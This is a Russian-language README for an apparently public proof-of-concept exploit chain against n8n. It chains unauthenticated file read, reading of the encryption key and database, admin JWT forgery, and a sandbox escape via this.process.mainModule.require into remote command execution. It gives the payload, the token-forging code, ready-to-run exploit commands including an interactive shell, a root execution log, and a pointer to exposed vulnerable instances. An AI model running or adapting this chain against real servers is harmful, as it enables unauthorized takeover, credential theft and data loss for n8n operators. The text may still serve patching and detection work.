
 chocapikk/cve-2026-21858
n8n Ni8mare - Неаутентифицированная цепочка произвольного чтения файлов до RCE (CVSS 10.0)

Неаутентифицированное произвольное чтение файлов → Фальсификация токена администратора → Обход песочницы → RCE
| CVE | CVE-2026-21858 (AFR) + CVE-2025-68613 (RCE) |
| CVSS | 10.0 + 9.9 (Критический) |
| Затронутые версии | <= 1.65.0 (AFR) / >= 0.211.0 (RCE) |
| Исправлено | 1.121.0 (AFR) / 1.120.4+ (RCE) |
| Раскрыто | 2026-01-07 11:09 UTC |
| Кодовое имя | Ni8mare |
| Автор | Dor Attias (Cyera) |
| Эксплоит | Chocapikk |
| Процесс | Автоматизировано ИИ: diff патча → воспроизведение → лаборатория → эксплоит (~9 ч после раскрытия) |
| Тип | Proof of Concept — НЕ универсальный эксплоит (требуется специфическая конфигурация воркфлоу, см. Ограничения) |
Полная неаутентифицированная цепочка RCE в n8n:
Подверженность уязвимости определяется версией. С точки зрения подверженности, в открытом доступе находятся уязвимые экземпляры n8n.
Результаты LeakIX: Просмотр уязвимых экземпляров

Этот эксплоит был разработан независимо от отчёта Cyera (обнаружен после завершения работы). Ключевые отличия:
| Cyera (оригинальное исследование) | Этот эксплоит | |
|---|---|---|
| Чтение файлов | Загрузка в базу знаний ИИ → запрос через чат | Прямой HTTP-ответ |
| Предварительные условия | Чат-воркфлоу + интеграция ИИ | Любая форма с загрузкой файлов |
| Метод RCE | Узел «Execute Command» (отключён по умолчанию) | Инъекция в выражения (работает на установках по умолчанию) |
| Автоматизация | Ручная/концептуальная демонстрация | Полностью автоматизированный Python-скрипт |
Оба подхода требуют специфической конфигурации воркфлоу. Cyera нужен чат + интеграция ИИ, этому эксплоиту нужна форма с узлом Respond. Подробности — в разделе Ограничения.
┌───────────────────────────────────────────────────────────┐
│                     UNAUTHENTICATED                       │
├───────────────────────────────────────────────────────────┤
│  1. Read /proc/self/environ → Find HOME directory         │
│  2. Read $HOME/.n8n/config → Get encryptionKey            │
│  3. Read $HOME/.n8n/database.sqlite → Get admin creds     │
├───────────────────────────────────────────────────────────┤
│                      TOKEN FORGE                          │
├───────────────────────────────────────────────────────────┤
│  4. Derive JWT secret from encryptionKey                  │
│  5. Forge admin session cookie                            │
├───────────────────────────────────────────────────────────┤
│                    AUTHENTICATED RCE                      │
├───────────────────────────────────────────────────────────┤
│  6. Create workflow with expression injection             │
│  7. Sandbox bypass via this.process.mainModule.require    │
│  8. Execute arbitrary commands                            │
└───────────────────────────────────────────────────────────┘
commit c8d604d2c466dd84ec24f4f092183d86e43f2518
Author: mfsiega
Date:   Thu Nov 13 11:51:40 2025 +0100

    Merge commit from fork
Легендарный «Merge commit from fork» — когда видишь такое, значит, кто-то нашёл что-то острое. 🌶️
// BEFORE (vulnerable)
const files = (context.getBodyData().files as IDataObject) ?? {};
await context.nodeHelpers.copyBinaryFile(file.filepath, ...)

// AFTER (fixed)
a.ok(req.contentType === 'multipart/form-data', 'Expected multipart/form-data');
Отправьте Content-Type: application/json → управляйте filepath → читайте любой файл.
n8n изолирует пользовательский код (узел Code, выражения) с помощью vm2/isolated-vm. Другие векторы RCE:
| Техника | Статус |
|---|---|
| Узел Execute Command | Отключён по умолчанию (N8N_ALLOW_EXEC_COMMAND=false) |
| Узлы SSH/HTTP | Выполняются на удалённых серверах, а не на хосте n8n |
| Побег из песочницы Pyodide | CVE-2025-68668 — требует узел Python Code |
| Инъекция в выражения | CVE-2025-68613 — работает на установках по умолчанию |
Я использовал инъекцию в выражения, потому что она работает на любом n8n с настройками по умолчанию — не требуются специальные узлы или конфигурация. Обход Pyodide (CVE-2025-68668) требует узел Python Code, который может быть доступен не на всех экземплярах.
={{ (function() {
  var require = this.process.mainModule.require;
  var execSync = require("child_process").execSync;
  return execSync("id").toString();
})() }}
Выражения n8n имеют доступ к this.process.mainModule.require → полный побег из песочницы.
# JWT secret derivation
jwt_secret = sha256(encryption_key[::2]).hexdigest()

# JWT hash
jwt_hash = b64encode(sha256(f"{email}:{password_hash}")).decode()[:10]

# Forge token
token = jwt.encode({"id": user_id, "hash": jwt_hash}, jwt_secret, "HS256")
docker compose up -d
# Wait ~60 seconds for setup
# Form: http://localhost:5678/form/vulnerable-form
# Creds: [email protected] / ExploitLab123!
# Read arbitrary file
uv run python exploit.py http://localhost:5678 /form/vulnerable-form --read /etc/passwd

# Full chain with command
uv run python exploit.py http://localhost:5678 /form/vulnerable-form --cmd "id"

# Interactive shell
uv run python exploit.py http://localhost:5678 /form/vulnerable-form
╔═══════════════════════════════════════════════════════════════╗
║     CVE-2026-21858 + CVE-2025-68613 - n8n Full Chain          ║
║     Arbitrary File Read → Token Forge → Sandbox Bypass → RCE  ║
╚═══════════════════════════════════════════════════════════════╝

[*] Target: http://localhost:5678/form/vulnerable-form
[*] Version: 1.65.0 (VULN)
[x] HOME directory
[+] HOME directory: /root
[x] Encryption key
[+] Encryption key: yusrXZV1...
[x] Database
[+] Database: 1327104 bytes
[x] Admin user
[+] Admin user: [email protected]
[x] Token forge
[+] Token forge: OK
[x] Admin access
[+] Admin access: GRANTED!
[+] Cookie: n8n-auth=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjljMWI5MzU0LTI5NzQtNGZlOS05OTc2LWVmZDM3ZWEyNWFlMiIsImhhc2giOiJGYzVQZjVkUDRxIn0.TrIjHV3_6pw6Syi4qme5larZeQElBJmo4Y_eSgL9_M0
[x] RCE
[+] RCE: OK

uid=0(root) gid=0(root) groups=0(root)
Это НЕ эксплоит типа «взломай любой n8n». Для работы требуются определённые условия:
| Требование | Описание |
|---|---|
| Форма с загрузкой файлов | На целевой системе должен быть воркфлоу формы с полем загрузки файла |
| Узел Respond to Webhook | Воркфлоу должен возвращать содержимое файла в HTTP-ответе |
| Активный воркфлоу | Воркфлоу формы должен быть активирован |
| Неаутентифицированный доступ | Форма должна быть публично доступна (без аутентификации) |
Пример уязвимой конфигурации воркфлоу:
